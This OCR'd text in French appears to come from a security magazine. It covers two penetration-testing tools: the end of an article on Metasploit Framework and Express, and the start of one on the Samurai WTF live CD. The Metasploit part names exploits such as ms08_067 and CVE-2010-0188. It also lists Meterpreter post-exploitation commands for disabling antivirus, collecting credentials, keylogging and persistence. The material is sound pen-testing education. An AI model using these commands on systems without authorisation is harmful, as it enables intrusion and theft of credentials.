


Figure 2. *Liste des hôtes, services et failles découverts*

Le Framework peut être téléchargé à l'adresse *http://www.metasploit.com/framework/download/*. Après l'installation, taper la commande `msfupdate` pour mettre à jour les différentes base de données. Le Framework dispose de plusieurs interfaces clients. L'interface web se lance par la commande `msfweb`, puis en tapant l'adresse *http://127.0.0.1:55555* dans un navigateur. L'interface graphique se lance par la commande `msfgui`. Enfin, l'interface en ligne de commande se lance par `msfconsole`.

Exemples

Pour exécuter un exploit, il faut commencer par le sélectionner grâce à la commande `use`. Ensuite, nous devons choisir un payload avec à la commande `set`. La commande `info` nous permet de consulter les informations et les options du payload ou de l'exploit sélectionné. Les options (adresse IP cible, port d'écoute, …) sont également définies par la commande `set`. Le listing 2 présente l'exploitation de la faille Adobe CVE-2010-0188 (voir Hakin9 avril 2010) permettant la création d'un PDF malicieux. Lors de l'ouverture de ce fichier, il est possible de lancer un exécutable injecté dans le PDF ou disponible dans le système de fichier cible. Cette faille a été corrigé avec Adobe Reader 9.3.1.

Le listing 3 présente un exemple d'intégration du scanner de vulnérabilités NeXpose avec Metasploit Framework. Tout d'abord nous créons une base de données (`db_create`) qui enregistrera les résultats de notre audit. Ensuite le module NeXpose (`load_nexpose`) nous permet de scanner un réseau à la recherche de vulnérabilités. Pour que cela fonctionne, NeXpose doit bien sûr avoir été installé et exécuté. Après avoir lancé notre recherche de vulnérabilités contre la machine 172.16.154.130, nous lancerons l'exploitation des vulnérabilités grâce à la commande `db_autopwn`. Il est possible de définir une plage d'adresse IP en tant que cible. Cependant si vous utilisez la version Community de NeXpose vous êtes limité à 32 adresses IP.

Meterpreter

Le listing 4 présente l'exploitation de la vulnérabilité *ms08_067* exploitable contre Windows XP SP2 et SP3. Nous injectons le payload Meterpreter grâce à la commande `set PAYLOAD`. Le Meterpreter est un shell distant développé par HD Moore offrant de




Figure 3. *Liste des options pour l'attaque par force brute*

nombreuses possibilités au pen-tester. Après avoir obtenu un shell distant, la commande `run killav` permet de désactiver l'antivirus de la cible. La commande `run kitrap0d` exploite la faille CVE-2010-0232, touchant toutes les versions de Windows depuis 15 ans, et permettant l'obtention des droits maximum sur le système d'exploitation. Il est également possible de faire une copie d'écran de la machine cible avec `run screenshot`, de récupérer les informations d'identifications des utilisateurs (credentials) avec `run credcollect`, de récupérer un bureau à distance avec `run vnc` ou `run getgui`, d'exporter la base de registre avec `run scraper`, enregistrer les frappes du clavier avec `run keylogrecorder`, et de permettre l'exécution du meterpreter automatiquement à chaque démarrage par `run persistence`.

- `use sniffer` : permet d'enregistrer le traffic réseau
- `execute` : lance une commande arbitraire
- `sysinfo` récupère les informations du système d'exploitation
- `reg` : interagit avec la base de registre distance
- `upload` : envoi un fichier dans la système distant
- `download` : récupère un fichier à partir de la cible




Figure 4. *Post-exploitation d'une vulnérabilité*




Figure 5. *Rapports d'audit*

- `portfwd` : permet de transférer un port local vers un service distant.
- `run get_local_subnets` : permet de récupérer le sous-réseau de la victime afin de rajouter une route sur la machine attaquante (grâce à la commande `route add`) , puis d'encapsuler le traffic pour le rediriger vers la réseau local de la victime.

De nombreuses autres possibilités existent. Le site *http://www.offensive-security.com/metasploit-unleashed* met à disposition un livre complet de présentation de Metasploit Framework, dont un chapitre entier est réservé au Meterpreter. Ce site est une excellente source d'informations et offre de nombreux exemples.

Metasploit Express

Annoncé fin avril, Metasploit Express est un logiciel destiné aux pen-testers professionels. Ce logiciel n'est pas gratuit, et sa licence est propriétaire. Il se constitue d'une interface graphique (figure 1) et permet l'automatisation de tests de sécurité, en se basant sur Nexpose pour le scanner de vulnérabilités et sur le Framework pour l'exploitation. Il n'apporte aucun exploit ou payload supplémentaire, car il embarque la version courante du Framework.

En quelques clics, au travers d'une interface web, le pen-tester peut lancer un scan *nmap* de découverte d'hôtes (figure 2). Pour le moment, aucune option du scanner *nmap* n'est configurable, mais cette évolution est prévue rapidement.

En un clic, nous pouvons lancer un scan de vulnérabilités avec NeXpose contre les hôtes découverts. Un bouton *Bruteforce* permet de lancer une attaque "intelligente" par dictionnaire contre les services réseau découverts (SSH, SMB, HTTP, …). Le qualificatif "intelligent" est ajouté, car le dictionnaire utilise automatiquement les noms des machines ainsi que d'autres noms découverts sur le réseau. Il est prévu dans le développement de pouvoir ajouté et gérer des listes de dictionnaires.

Enfin, le bouton *Exploit* permet de tenter une exploitation de toutes les failles découvertes. Ainsi ce dernier clic peut nous permettre de disposer d'un grand nombre de session Meterpreter avec très peu de manipulations. Sur chaque session obtenue, nous pouvons collecter les données sensibles du système (credentials, capture d'écran, mots de passe, information système), obtenir une session VNC, accéder facilement au système de fichier et obtenir la ligne de commande Meterpreter pour une utilisation plus fine.

Enfin, un onglet nous permet de créer et gérer des rapports d'audit, en format web ou html.

Pour finir, l'onglet *Modules* permet l'exploitation d'une vulnérabilité spécifique ou d'un module auxiliaire contre une cible définie. Il s'agit de l'équivalent graphique de la commande `use exploit` ou `use auxiliary` de `msfconsole`. Les modules sont notés de une à sept étoiles. Ce classement permet de contrôler l'ordre d'éxecution lors de l'automatisation d'exploit. La méthodologie de classement est accessible à l'adresse *http://www.metasploit.com/redmine/projects/framework/wiki/Exploit_Ranking*.

Conclusion

Metasploit express est un outil à part entière visant les pen-testers professionnels. Il permet de bénéficier de la puissance du Framework Metasploit et de celle de Nexpose en un minimum de temps. Cet outil n'apporte donc aucune nouvelle possibilité d'exploitation, mais facilite grandement le travail du consultant sécurité.

Pour les administrateurs avertis le Framework est un excellent moyen de vérifier la sécurité de son réseau, et de sensibiliser les utilisateurs à la sécurité informatique. La maintien du Metasploit Framework sous licence BSD est une chance qu'il faut utiliser à bon escient.

Sur le réseau

- *http://www.metasploit.com/* – projet Metasploit,
- *http://www.metasploit.com/redmine/projects/framework/wiki*– wiki du projet Metasploit,
- *http://www.rapid7.com/* – site de la société Rapid 7, éditrice de NeXpose et Metasploit,
- *http://www.offensive-security.com/metasploit-unleashed* – Excellent manuel d'utilisation de Metasploit Framework, à lire absolument,
- *http://blog.metasploit.com/* – Blog HD Moore,
- *http://www.twitter.com/hdmoore*– fil twitter du créateur de Metasploit

À PROPOS DE L'AUTEUR

Auteur : Alexandre LACAN

Pour le contacter : *alexandre.lacan@gmail.com*

http://twitter.com/lades51

Tony Deslandes - credits : Pugstudio, Air

Samurai : protégez vos applications web

Régis Senet

Les failles web donnent une belle opportunité aux pirates informatiques. Samurai WTF est spécialiste dans les tests de pénétration sur les applications web.

Cet article explique...

- L'utilisation de Samurai.
- La récupération d'information.

Ce qu'il faut savoir...

- Les bases des sites web.
- Les bases des attaques Web (Injection SQL / Injection de code / Inclusion de fichier).

La sécurité des sites internet est aujourd'hui l'un des aspects de la sécurité en entreprise le plus souvent négligé alors qu'il devrait être une priorité dans n'importe quelle organisation. De plus en plus, les pirates informatiques concentrent leurs efforts sur les applications web afin d'obtenir une approche des informations confidentielles et abuser des données sensibles comme les détails de clients, les numéros de carte de crédit et autre.

Les applications web réalisant des achats en ligne, des authentifications d'utilisateurs ou utilisant simplement tous types de contenu dynamique permettent à l'utilisateur d'interagir avec des données contenues dans une base de données. Sur certaines applications, ces données peuvent être personnelles voire sensibles. Si ces applications web ne sont pas sécurisées, votre base de données entière court un risque réel.

Comme tous systèmes informatiques, une application web doit répondre à trois caractéristiques :

- Confidentialité
- Disponibilité
- Intégrité

La sécurisation des réseaux et l'installation d'un pare-feu ne fournissent aucune protection contre les attaques web car elles sont lancées sur le port 80 (le port par défaut pour les sites Internet) qui doit rester ouvert. Pour la stratégie de sécurité la plus complète, il est donc urgent d'auditer régulièrement vos applications web pour vérifier la présence de vulnérabilités exploitables.

Pourquoi s'attaquer à une application web ?

Les failles web permettent des actions de plus en plus importantes de la part des pirates informatique. Il est fini le temps où le piratage d'un site Web consistait à afficher une simple fenêtre sur la page de l'utilisateur ou bien le vol d'un cookie. De nos jours, le piratage d'une application Web est nettement plus dangereux que cela : défaçage complet ou partiel d'un site Internet ou accès aux données sensibles des utilisateurs. Les raisons de ces actions ? Les pirates informatiques sont principalement motivés par deux raisons :

Figure 1. *Ecran de boot du Live CD*

- La gloire: Le défaçage d'un site rentre souvent dans cette catégorie de piratage. En effet, le défaçage d'un site sert parfois à marquer son territoire ou simplement à se faire connaître par le monde des pirates en modifiant le site cible.
- L'argent : Les pirates sont souvent attirés par l'appât du gain qu'il soit direct ou indirect. Un gain direct est un gain leur revenant personnellement alors qu'un gain indirect se définirait plus comme étant une perte pour l'entreprise cible. En effet, le vol d'informations confidentielles comme les numéros de carte bleue par exemple est un commerce de plus en plus porteur sur le net.

En exemple de gain indirect, en 2006, ChoicePoint a payé 10 millions de dollars dans les peines civiles et 5 millions dans le dédommagement de consommateurs après que 163 000 dossiers financiers personnels de consommateurs avaient été compromis dans sa base de données. De même, un pirate informatique a gagné l'approche à plus de cinq millions de numéros de cartes de crédit en février 2003 grâce à une attaque d'application web. Il est temps d'inclure les sites web dans la politique de sécurité des entreprises et ceci de manière draconienne. Pour ce faire, nous allons maintenant vous présenter *Samurai Web Testing Framework*.

Qu'est ce que Samurai ?

Avec la démocratisation des LiveCD spécialisés, Samurai n'a pu déroger à la règle. Samurai ou plus précisément Samurai Web Testing Framework ou encore Samurai WTF est donc un LiveCD spécialisé dans les tests de pénétration sur les applications web.

Samurai WTF est un LiveCD fondé sur un environnement GNU/Linux. Bien que moins habituelle qu'OpenBSD, FreeBSD et autre, Samurai WTF s'appuie sur une distribution Ubuntu 8.04 LTS ayant pour nom de code *The Hardy Heron*. Cette version a été publiée en version stable le 24 avril 2008 soit à peine quelques mois avant la sortie de la première version de Samurai WTF.

Samurai s'appuyant sur Ubuntu, GNOME (*GNU Network Object Model Environment*) se trouve être l'environnement graphique par défaut.

Samurai WTF est donc un LiveCD préconfiguré pour les tests de pénétration des sites web. Le LiveCD contient les meilleurs outils de cette catégorie qu'ils soient Open Source ou bien gratuits.

L'ensemble de ces outils se divise en trois catégories distinctes :

- Reconnaissance
- Découverte
- Exploitation

Nous présenterons plus en détails l'ensemble de ces catégories dans le prochain module. Nous présenterons également en détails les outils les plus importants disponibles sur ce LiveCD.

Origine du projet

Le projet Samurai Web Testing Framework a vu le jour pour sa première mise en ligne le 08 Octobre 2008 sous sa version 0.1 grâce au travail de *Kevin Johnson* et *Justin Searle*. Kevin et Justin sont deux analystes en sécurité informatique expérimentés ainsi que des administrateurs réseaux et pen-tester aguerris. Actuellement à sa version 0.4, Samurai WTF se voit s'améliorer de version en version en fixant d'éventuels bugs sur les logiciels présents ainsi qu'en ajoutant de nouveaux logiciels. Parallèlement à l'évolution du projet et sa prise d'importance, deux autres développeurs, *Franck DiMaggio* et *Brian Bentley* sont venus s'ajouter au projet afin de travailler aux côtés des deux initiateurs du projet. Samurai WTF a pour objectif de devenir LA plateforme de référence en qualité de pénétration des applications web devant le très complet BackTrack qui à déjà

Figure 2. *BootSplash de Samurai*

Figure 3. *Ecran de login*

énormément d'importance aux yeux de tous les professionnels de la sécurité informatique. Une nouvelle version 0.5 est attendue intégrant le tout dernier KDE (KDE 4.1) fondé sur Kubuntu 8.10

Démarrage du LiveCD

Comme sur l'ensemble des distributions GNU/Linux, le boot du CD propose de nombreuses possibilités quant aux actions à entreprendre. Encore une fois, Samurai WTF ne déroge pas à la règle (voir Figure 1).

A partir du menu, il est possible :

- De démarrer Samurai Web Testing Framework en mode graphique (safe mode ou pas).
- D'installer Samurai Web Testing Framework en dur en utilisant l'outil de partitionnement connu d'Ubuntu.
- De vérifier que le CD ou le DVD n'a aucun défaut.
- De faire un test de mémoire (option disponible sur tous les LiveCD)
- De démarrer à partir du disque dur. Cette option trouve sont utilité lorsque le CD se trouve dans le lecteur au démarrage mais que l'on veut booter normalement sur notre disque dur.

Un des intérêts du LiveCD est qu'il ne laisse pas de trace car toutes les informations utilisées au cours de son utilisation seront perdues lors de l'extinction de la machine. Pour cette raison, nous allons utiliser la première option *Start Samurai Web Testing Framework in Graphical Mode* qui est l'option par défaut permettant simplement de lancer Samurai WTF en mode graphique.

Le mode graphique se lance donc affichant le bootsplash de Samurai WTF durant le chargement de tous les modules (voir Figure 2).

Une fois l'ensemble des modules chargés, un écran de login apparaît.

Par défaut, le seul et unique identifiant pour la connexion se compose de login *samurai* couplé au mot de passe *samurai*.(voir Figure 3). Par la suite, rajoutez éventuellement des utilisateurs grâce à la commande `useradd` ou bien grâce au gestionnaire graphique que contient Samurai WTF afin de restreindre l'utilisation du LiveCD.

Une fois loggé, profitez pleinement de l'ensemble des fonctionnalités dont ce LiveCD regorge.

Les menus présents dans Samurai sont très intuitifs et très clairs permettant de vous adapter rapidement même si vous n'avez jamais installé une version d'Ubuntu (voir Figure 4 et 5).

Samurai et ses outils

Le LiveCD dispose approximativement d'une trentaine d'outils destinés à mettre à mal tout type d'application web. Comme nous vous l'avions indiqué dans le module précédent, l'ensemble de ces outils peut se décomposer en trois catégories, à savoir :

• Reconnaissance
• Découverte
• Exploitation

Reconnaissance

La partie reconnaissance est une partie très importante dans la mise en place d'une attaque (que celle-ci soit portée contre une application web ou autre). Dans le cas d'une application web, il s'agit de faire de la récupération d'information sur la cible. La prise de connaissance peut inclure la récupération d'adresses mail, des informations concernant le titulaire de l'hébergement ainsi que bien d'autre possibilités. Pour ces récupérations d'informations, les outils Fierce domain Scanner ainsi que Maltego sont disponibles sur Samurai WTF.

Découverte/Exploitation

Les parties découverte et reconnaissance sont généralement regroupées en une seule phase lorsqu'il s'agit

Figure 4. *Bureau de Samurai sous Gnome*




Figure 5. *Les menus sous Samurai*

d'outil automatisé. La découverte d'une faille, que ce soit des mauvaises configurations du serveur, des failles de type cross site scripting (XSS), injection SQL, inclusion de fichier ou bien d'autres encore permet de mettre en évidence la présence d'une faille sans pour autant l'exploiter à 100%. La partie exploitation quant à elle consiste à tenter d'explorer la faille sous toutes ses coutures. Pour ces parties, des outils bien connus comme W3AF, BeEF ou bien encore AJAXShell ont été incorporés.

La présentation des outils que contient le LiveCD Samurai WTF ne se fera pas en fonction d'une appartenance à une catégorie (reconnaissance, découverte et/ou exploitation) mais dans un ordre alphabétique comme présenté dans le menu du LiveCD. Nous allons tenter de vous présenter le plus précisément possible les outils importants.

DirBuster

DirBuster est une application écrite en Java permettant de « brutefocer » les dossiers contenus dans une application web. Une attaque par dictionnaire serait plus appropriée du fait que DirBuster va tenter de faire correspondre des répertoires présents sur le serveur avec une liste de répertoires dans des fichiers texte. Le but de cette application est donc de trouver des dossiers ou bien même des fichiers sans liens pointant vers eux et pouvant s'avérer très intéressants (dossier *admin* par exemple ou la présence d'un *passwd.txt* etc.)

L'interface graphique (voir Figure 6) est très intuitive et excessivement simple d'utilisation. En effet, il est simplement nécessaire de spécifier une URL cible ainsi qu'un dictionnaire de dossiers/fichiers.

Une fois ces deux éléments spécifiés, DirBuster va tenter chaque combinaison une à une jusqu'à avoir une

